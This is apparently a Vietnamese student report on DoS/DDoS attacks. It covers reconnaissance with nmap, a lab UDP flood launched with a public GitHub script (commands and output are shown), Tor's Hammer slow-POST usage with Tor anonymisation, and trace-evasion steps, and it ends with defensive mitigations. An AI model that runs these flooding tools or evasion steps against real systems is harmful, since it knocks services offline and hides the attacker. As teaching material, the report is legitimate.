#### **2. Thăm dò, quét rà soát**

Là các hành vi mà người tấn công thực hiện nhằm thu thập thông tin về hệ thống của mục tiêu

Có thể lặp đi lặp lại một cách định kỳ đến khi có cơ hội tấn công dễ dàng hơn.

Trước hết người tấn công sẽ thu thập thông tin về đối tượng cần tấn công bằng nhiều cách thức khác nhau: qua đài báo, phương tiện xã hội, qua mối quan hệ, qua mạng internet, thậm chí là tới tận nơi để tìm hiểu...

## Đề tài: DoS/DDoS Attacks

Thăm dò bị động (passive): là quá trình thu thập dữ liệu của một mục tiêu hay tổ chức mà không có tương tác với mục tiêu.

Thăm dò chủ động (active): là quá trình thu thập thông tin của mục tiêu theo hình thức chủ động, lúc này hacker sẽ tác động trực tiếp lên đối tượng để ghi nhận các dữ liệu phản hồi.

Quét rà soát để xác định các thông tin về hệ thống dựa trên các thông tin thu thập được từ quá trình thăm dò. Người tấn công có cái nhìn chi tiết hơn và sâu hơn về hệ thống: các dịch vụ cung cấp, các cổng dịch vụ đang mở, địa chỉ IP, hệ điều hành và phần mềm...

Trích xuất thông tin từ giai đoạn này cho phép người tấn công lên kế hoạch chi tiết để thực hiện tấn công.

### **Demo:**

Trong báo cáo này, nhóm nghiên cứu sử dụng công cụ nmap để ra quét các thông tin về mục tiêu: hệ điều hành, phiên bản, cổng được mở và dịch vụ đang chạy...

### **3. Lựa chọn mô hình tấn công**

Từ các thông tin thu thập được từ bước thăm dò và quét rà soát, người tấn công xác định các mô hình có thể tấn công hiệu quả và có tỉ lệ thành công cao nhất.

### **Demo:**

Sau quá trình thăm dò và quét rà soát, nhóm nghiên cứu đã tìm được các thông tin của máy nạn nhân như:

- Hệ điều hành Windows 10

Các dịch vụ đang chạy trên các cổng

- 22 - ssh
- 80 – http
- 135- msrpc
- 139 - netbios-ssn
- 443 - https
- 445 - microsoft-ds
- 5357 - wsapi

Do đó, nhóm nghiên cứu đã quyết định sử dụng các công cụ: DOS UDP Flood có mã nguồn mở trên nền tảng Github để tấn công DOS UDP Flood vào cổng 80 dịch vụ http của máy có địa chỉ IP:192.168.0.103. Quá trình tấn công sẽ làm ngập lụt đường truyền mạng của máy này dẫn đến từ chối dịch vụ.

#### **4. Thực hiện tấn công**

Bước này sẽ tiến hành thực hiện các quy trình tấn công theo mô hình được đề xuất.

##### **Demo:**

Thực hiện tấn công DOS UDP Flood với tool lập trình bằng ngôn ngữ python của một tác giả trên nền tảng Github có tên Leeon123

<https://github.com/Leeon123/TCP-UDP-Flood/blob/master/flood.py>


Thực hiện tấn công UDP Flood vào cổng 80 với máy nạn nhân có địa chỉ IP: 192.168.0.103

## Đề tài: DoS/DDoS Attacks

```
tuancy@ubuntu: ~/iot-agent/attack
tuancy@ubuntu:~/iot-agent/attack$ python dosudp.py
#-- TCP/UDP FLOOD --#
Host/Ip:192.168.0.103
Port:80
[*] Sent!!!
[*] Sent!!!
[*] Sent!!!
[*] Sent!!!
[!] Sent!!!
[*] Sent!!!
[!] Sent!!!
[!] Sent!!!
[*] Sent!!!
[#] Sent!!!
[!] Sent!!!
[*] Sent!!!
[!] Sent!!!
[#] Sent!!!
[*] Sent!!!
[*] Sent!!!
[#] Sent!!!
[*] Sent!!!
[#] Sent!!!
[*] Sent!!!

```

Bằng phần mềm Wireshark có thể thấy một lượng lớn gói tin UDP được gửi đi từ máy nguồn có IP:192.168.0.104 tới cổng 80 của máy nạn nhân có IP: 192.168.0.103




The image shows a Wireshark packet capture window titled '\*Wi-Fi'. The packet list table displays a series of UDP packets from source IP 192.168.0.104 to destination IP 192.168.0.103 on port 80. The packets are numbered 5458 through 5459 in the list, with timestamps ranging from 20.328204 to 20.328887. Each packet has a length of 1066 bytes and contains 37023 bytes of data. The info column for each packet shows 'Len=1024'. The status bar at the bottom indicates 'Packets: 545917 · Displayed: 545917 (100.0%)' and 'Profile: Default'.

No.	Time	Source	Destination	Protocol	Length	Info
5458...	20.328204	192.168.0.104	192.168.0.103	UDP	1066	37023 → 80 Len=1024
5458...	20.328208	192.168.0.104	192.168.0.103	UDP	1066	37023 → 80 Len=1024
5458...	20.328234	192.168.0.104	192.168.0.103	UDP	1066	37023 → 80 Len=1024
5458...	20.328238	192.168.0.104	192.168.0.103	UDP	1066	37023 → 80 Len=1024
5458...	20.328263	192.168.0.104	192.168.0.103	UDP	1066	37023 → 80 Len=1024
5458...	20.328268	192.168.0.104	192.168.0.103	UDP	1066	37023 → 80 Len=1024
5458...	20.328292	192.168.0.104	192.168.0.103	UDP	1066	37023 → 80 Len=1024
5458...	20.328297	192.168.0.104	192.168.0.103	UDP	1066	37023 → 80 Len=1024
5458...	20.328680	192.168.0.104	192.168.0.103	UDP	1066	37023 → 80 Len=1024
5458...	20.328687	192.168.0.104	192.168.0.103	UDP	1066	37023 → 80 Len=1024
5458...	20.328733	192.168.0.104	192.168.0.103	UDP	1066	37023 → 80 Len=1024
5458...	20.328739	192.168.0.104	192.168.0.103	UDP	1066	37023 → 80 Len=1024
5458...	20.328767	192.168.0.104	192.168.0.103	UDP	1066	37023 → 80 Len=1024
5458...	20.328771	192.168.0.104	192.168.0.103	UDP	1066	37023 → 80 Len=1024
5458...	20.328796	192.168.0.104	192.168.0.103	UDP	1066	37023 → 80 Len=1024
5458...	20.328801	192.168.0.104	192.168.0.103	UDP	1066	37023 → 80 Len=1024
5458...	20.328826	192.168.0.104	192.168.0.103	UDP	1066	37023 → 80 Len=1024
5458...	20.328830	192.168.0.104	192.168.0.103	UDP	1066	37023 → 80 Len=1024
5458...	20.328854	192.168.0.104	192.168.0.103	UDP	1066	37023 → 80 Len=1024
5458...	20.328858	192.168.0.104	192.168.0.103	UDP	1066	37023 → 80 Len=1024
5458...	20.328882	192.168.0.104	192.168.0.103	UDP	1066	37023 → 80 Len=1024
5458...	20.328887	192.168.0.104	192.168.0.103	UDP	1066	37023 → 80 Len=1024

## Đề tài: DoS/DDoS Attacks


Kết quả tấn công trên máy nạn nhân.




Hình ảnh chụp Task Manager trên máy nạn nhân có IP: 191.168.0.103 với lưu lượng mạng nhận được lên tới 34.1 Mbps chiếm đến hơn 50 % hiệu năng của card Wifi máy nạn nhân.

Ngoài ra nhóm nghiên cứu còn tiến hành thực nghiệm tấn công vào thiết bị Smart phone và thu được kết quả.

Hình ảnh trước khi Smart Phone bị tấn công DOS UDP



Khi Smart Phone bị tấn công DOS UDP



## 5. Xóa dấu vết

Xóa dấu vết là giai đoạn khi người tấn công cố gắng để loại bỏ các bằng chứng về sự hiện diện của họ trong một hệ thống. Người tấn công xóa log file và phá hủy bằng chứng khác có thể cho những manh mối có giá trị cần thiết cho chủ sở hữu hệ thống để xác định một cuộc tấn công xảy ra và thông tin của người gây ra chúng.

## **Demo:**

Trong nghiên cứu này, máy phục vụ tấn công là máy ảo Ubuntu 16.04 được chạy thông qua máy ảo VMware có địa chỉ MAC ảo và được đặt IP tĩnh trước khi tấn công là 192.168.0.104. Sau quá trình tấn công máy Ubuntu sẽ được đổi sang địa chỉ Ip khác giúp giảm khả năng bị phát hiện.

## **Đánh giá phương thức tấn công demo**

Ưu điểm:

- Có thể tấn công DOS máy nạn nhân với băng thông mạng lớn trong thời gian liên tục dẫn đến từ chối dịch vụ.
- Tấn công thông qua giao thức UDP nên linh hoạt và không bị hạn chế như giao thức TCP.

Nhược điểm:

- Dễ dàng bị ngăn chặn bởi các tập luật kiểm soát đơn giản
- Tiêu tốn chính hiệu năng xử lý và băng thông của máy tấn công do hoạt động tấn công là đơn lẻ.
- Dễ bị phát hiện và truy vết do việc tấn công là trực tiếp.

## **PHẦN IV: III. Mô tả về các công cụ sử dụng Tor's Hammer**

### **1. Tổng quan**

Tor's hammer là một công cụ DoS slow-rate HTTP POST (Layer 7) được tạo bởi phiral.net. Xuất hiện công khai đầu tiên của công cụ này là vào đầu năm 2011.



**a . Slow HTTP**

Các cuộc tấn công slow HTTP cơ chế của giao thức HTTP, theo thiết kế, máy chủ phải nhận hoàn toàn request trước khi chúng được xử lý. Nếu một yêu cầu HTTP không hoàn tất hoặc nếu tốc độ truyền rất thấp, máy chủ sẽ giữ các tài nguyên của nó bận chờ phần còn lại của dữ liệu. Nếu máy chủ giữ quá nhiều tài nguyên bận rộn, điều này tạo ra từ chối dịch vụ.



**b. Tor's hammer**

Tor's hammer thực hiện một cuộc tấn công DoS bằng cách sử dụng một cuộc tấn công classic slow POST attack , trong đó các trường POST HTML được truyền với tốc độ chậm trong cùng một phiên (tốc độ thực tế được chọn ngẫu nhiên trong giới hạn 0,5-3 giây).




Tương tự như R.U.D.Y trước đây. (R-U-Dead-Yet), cuộc tấn công slow POST attack, khiến các luồng ứng dụng máy chủ web phải chờ kết thúc các bài đăng vô hạn để xử lý chúng. Điều này gây ra sự cạn kiệt tài nguyên của máy chủ web và khiến nó rơi vào trạng thái từ chối dịch vụ đối với bất kỳ lưu lượng truy cập hợp pháp nào.

## Đề tài: DoS/DDoS Attacks

Một chức năng mới được thêm vào Tor's Hammer là khả năng ẩn danh lưu lượng truy cập. Tấn công DoS có thể được thực hiện thông qua mạng Tor (Tor Network) bằng cách sử dụng một socks proxy được tích hợp trong các máy khách Tor. Điều này cho phép phát động cuộc tấn công từ các địa chỉ IP nguồn ngẫu nhiên, khiến việc theo dõi kẻ tấn công gần như không thể.

### The Onion Router (TOR) Network




## 2. Cách sử dụng

### a. Cài đặt

- Git clone để tải về

```
$ git clone https://github.com/dotfighter/torshammer.git
```



- Chạy lệnh sau để có mô tả chi tiết về công cụ :

```
$ python torshammer.py
```

## Đề tài: DoS/DDoS Attacks

```
erik@SUNDAY: ~/Documents/Tools/torshammer$ python torshammer.py -h
/*
* Tor's Hammer
* Slow POST DoS Testing Tool
* entropy [at] phiral.net
* Anon-ymized via Tor
* We are Legion.
*/

./torshammer.py -t <target> [-r <threads> -p <port> -T -h]
-t|--target <Hostname|IP>
-r|--threads <Number of threads> Defaults to 256
-p|--port <Web Server Port> Defaults to 80
-T|--tor Enable anonymising through tor on 127.0.0.1:9050
-h|--help Shows this help

Eg. ./torshammer.py -t 192.168.1.100 -r 256
```

- Các option của công cụ :

`./torshammer.py -t <target> [-r <threads> -p <port> -T -h]`

`-t|--target <Hostname|IP>`

`-r|--threads <Number of threads> Defaults to 256`

`-p|--port <Web Server Port> Defaults to 80`

`-T|--tor Enable anonymising through tor on 127.0.0.1:9050`

`-h|--help Shows this help`


Eg. `./torshammer.py -t 192.168.1.100 -r 256`

-**t** dành cho mục tiêu, tên miền hoặc địa chỉ ip.

-**p** dành cho cổng Mặc định là 80.

-**r** là cho các luồng, chúng ta muốn chạy bao nhiêu luồng cho cuộc tấn công này.

-**T** là viết tắt của các cuộc tấn công với mạng **tor**.



```
root@47oneone: ~/torshammer
File Edit View Search Terminal Help
* Give 20 seconds without tor or 40 with before checking site
*/
Error connecting to host...
File "torshammer.py", line 182, in <module>
  main(sys.argv[1:])
File "torshammer.py", line 160, in main
  t = httpPost(target, port, tor)
Posting: x
Connected to host...
Posting: f
Connected to host...
Connected to host...
Posting: l
Thread broken, restarting...
Posting: s
Posting: V
Posting: P
Posting: 0
Error connecting to host...
Posting: 4
Posting: U
```

### 3. Phân tích ưu nhược điểm của Tor's hammer

Ưu điểm	Nhược điểm
Vì các cuộc tấn công Slow Post không yêu cầu băng thông rộng, chẳng hạn như cần thiết với các cuộc tấn công brute-force DDoS, chúng có thể khó phân biệt với lưu lượng truy cập thông thường.	Khi chạy các phiên bản Python 3.* thì sinh ra các Exception, Errorr liên quan đến lệnh Print().
Các kiểu tấn công lớp ứng dụng này không yêu cầu nhiều tài nguyên, chúng có thể được kích hoạt từ một máy tính, khiến chúng rất dễ khởi chạy và khó ngăn chặn.	Không phù hợp cho người dùng không sử dụng command line.
DoS một ttacks có thể được thực hiện thông qua Mạng Tor(Tor Network) bằng cách sử dụng một socks proxy, Khả năng theo dõi, tuy vết và khó.	
Công cụ có thể chạy trên tất cả các hệ điều hành chỉ cần cài đặt trước python có phiên bản $\geq 2.7$ .	
Sử dụng đơn giản thuận tiện cho pentest.	

### 4. Lý do lựa chọn công cụ tấn công

Đây là một công cụ tấn công Dos hiệu quả, hiệu năng và tính năng sử dụng tốt. Áp dụng phương thức tấn công phù hợp trong trường hợp không nhất thiết phải đánh sập server, lý do này sẽ khiến thời gian phản ứng của đội vận hành sẽ chậm hơn so với việc ta DOS tấn công gây ngập lụt . . . Ngoài ra việc kết hợp tấn công thông qua mạng Tor sẽ gây khó khăn đáng kể cho việc theo dõi và phòng chống đây là khi chưa bàn tới việc ngay bản chất tấn công slow HTTP đã khó phát hiện rồi.

## **PHẦN IV: BIỆN PHÁP PHÒNG CHỐNG DoS ATTACK & DDOS**

### **I. Chính sách chung phòng chống DoS attack:**

Một cách chung nhất, có 7 phạm trù các tổ chức cần xem xét khi đối phó với các mối đe dọa về DoS như sau:

#### **✓ Phòng ngừa các điểm yếu của ứng dụng (Application Vulnerabilities)**

Các điểm yếu trong tầng ứng dụng có thể bị khai thác gây lỗi tràn bộ đệm dẫn đến dịch vụ bị chấm dứt. Lỗi chủ yếu được tìm thấy trên các ứng dụng mạng nội bộ của Windows, trên các chương trình webserver, DNS, hay SQL database. Cập nhật bản vá (patching) là một trong những yêu cầu quan trọng cho việc phòng ngừa. Trong thời gian chưa thể cập nhật toàn bộ mạng, hệ thống phải được bảo vệ bằng bản vá ảo (virtual patch). Ngoài ra, hệ thống cần đặc biệt xem xét những yêu cầu trao đổi nội dung giữa client và server, nhằm tránh cho server chịu tấn công qua các thành phần gián tiếp (ví dụ SQL injection).

#### **✓ Phòng ngừa việc tuyển mộ zombie**

Zombie là các đối tượng được lợi dụng trở thành thành phần phát sinh tấn công. Một số trường hợp điển hình như thông qua rootkit (Sony hay Symantec), hay các thành phần hoạt động đính kèm trong mail, hoặc trang web, ví dụ như sử dụng các file jpeg khai thác lỗi của phần mềm xử lý ảnh, các đoạn mã đính kèm theo file flash, hoặc trojan cài đặt theo phishing, hay thông qua việc lây lan worm (Netsky, MyDoom, Sophos). Để phòng chống, hệ thống mạng cần có những công cụ theo dõi và lọc bỏ nội dung (content filtering) nhằm ngăn việc tuyển mộ zombie của hacker.

#### **✓ Ngăn ngừa kênh phát động tấn công sử dụng công cụ**

Có rất nhiều các công cụ tự động tấn công DoS, chủ yếu là tấn công phân tán DDoS như TFN, TFN2000 (Tribe Flood Network) tấn công dựa trên nguyên lý Smurf, UDP, SYN, hay ICMP; Trinoo cho UDP flood; Stacheldraht cho TCP ACK, TCP NULL, HAVOC, DNS flood, hoặc tràn ngập TCP với packets headers ngẫu nhiên. Các công cụ này có đặc điểm cần phải có các kênh phát động để 22 zombie thực hiện tấn công tới một đích cụ thể. Hệ thống cần phải có sự giám sát và ngăn ngừa các kênh phát động đó.

#### **✓ Ngăn chặn tấn công trên băng thông**

Khi một cuộc tấn công DDoS được phát động, nó thường được phát hiện dựa trên sự thay đổi đáng kể trong thành phần của lưu lượng hệ thống mạng. Ví dụ một hệ thống mạng điển hình có thể có 80% TCP và 20% UDP và ICMP. Thống kê này nếu có thay đổi rõ rệt có thể là dấu hiệu của một cuộc tấn công. Slammer worm sẽ làm tăng lưu lượng UDP, trong khi Welch worm sẽ tạo ra ICMP flood. Việc phân tán lưu lượng gây ra bởi các worm đó gây tác hại lên router, firewall, hoặc cơ sở hạ tầng mạng. Hệ thống

cần có những công cụ giám sát và điều phối băng thông nhằm giảm thiểu tác hại của tấn công dạng này.

✓ **Ngăn chặn tấn công qua SYN**

SYN flood là một trong những tấn công cổ nhất còn tồn tại được đến hiện tại, dù tác hại của nó không giảm. Điểm căn bản để phòng ngừa việc tấn công này là khả năng kiểm soát được số lượng yêu cầu SYN-ACK tới hệ thống mạng.

✓ **Phát hiện và ngăn chặn tấn công tới hạn số kết nối**

Bản thân các server có một số lượng tới hạn đáp ứng các kết nối tới nó. Ngay bản thân firewall (đặc biệt với các firewall có tính năng stateful inspection), các kết nối luôn được gắn liền với bảng trạng thái có giới hạn dung lượng. Đa phần các cuộc tấn công đều sinh số lượng kết nối ảo thông qua việc giả mạo. Để phòng ngừa tấn công dạng này, hệ thống cần phân tích và chống được spoofing. Giới hạn số lượng kết nối từ một nguồn cụ thể tới server (quota).

✓ **Phát hiện và ngăn chặn tấn công tới hạn tốc độ thiết lập kết nối**

Một trong những điểm các server thường bị lợi dụng là khả năng các bộ đệm giới hạn giành cho tốc độ thiết lập kết nối, dẫn đến quá tải phải chịu sự thay đổi đột ngột về số lượng sinh kết nối. Ở đây việc áp dụng bộ lọc để giới hạn số lượng kết nối trung bình rất quan trọng. Một bộ lọc sẽ xác định ngưỡng tốc độ kết nối cho từng đối tượng mạng. Thông thường, việc này được đo bằng số lượng kết nối trong thời gian nhất định để cho phép sự dao động trong lưu lượng.

❖ Các phân tích ở trên được dựa trên những ngầm định cơ bản sau trong việc bảo vệ hệ thống.

1. Đó là các thiết bị bảo vệ cần được đặt trên luồng thông tin và thực hiện trực tiếp việc ngăn ngừa. Điều này xuất phát từ lý do cho tốc độ của một cuộc tấn công (ví dụ khoảng 10.000 đăng ký thành viên trên 1s hướng tới 1 server, hoặc phát tán worm với tốc độ 200s trên hệ thống mạng Ethernet 100M). Với tốc độ như vậy, cách thức phòng ngừa dạng phát hiện thông báo ngăn chặn (Host Shun và TCP Reset) không còn phù hợp.

2. Các cuộc tấn công từ chối dịch vụ chủ yếu nhắm tới khả năng xử lý của hệ thống mạng mà đầu tiên là các thiết bị an ninh thông tin. Năng lực xử lý của IPS hoặc các thành phần content filtering là một trong những điểm cần chú ý, đặc biệt ở sự ổn định trong việc xử lý đồng thời các loại lưu lượng hỗn tạp với kích thước gói tin thay đổi.

3. Các cuộc tấn công luôn được tích hợp (blend attacks) với sự tổng hợp các phương thức khác nhau. Chính vì vậy, tầm quan trọng của việc phòng ngừa những dấu hiệu lây nhiễm đơn giản là bước đầu tiên để ngăn chặn những cuộc tấn công từ chối dịch vụ.

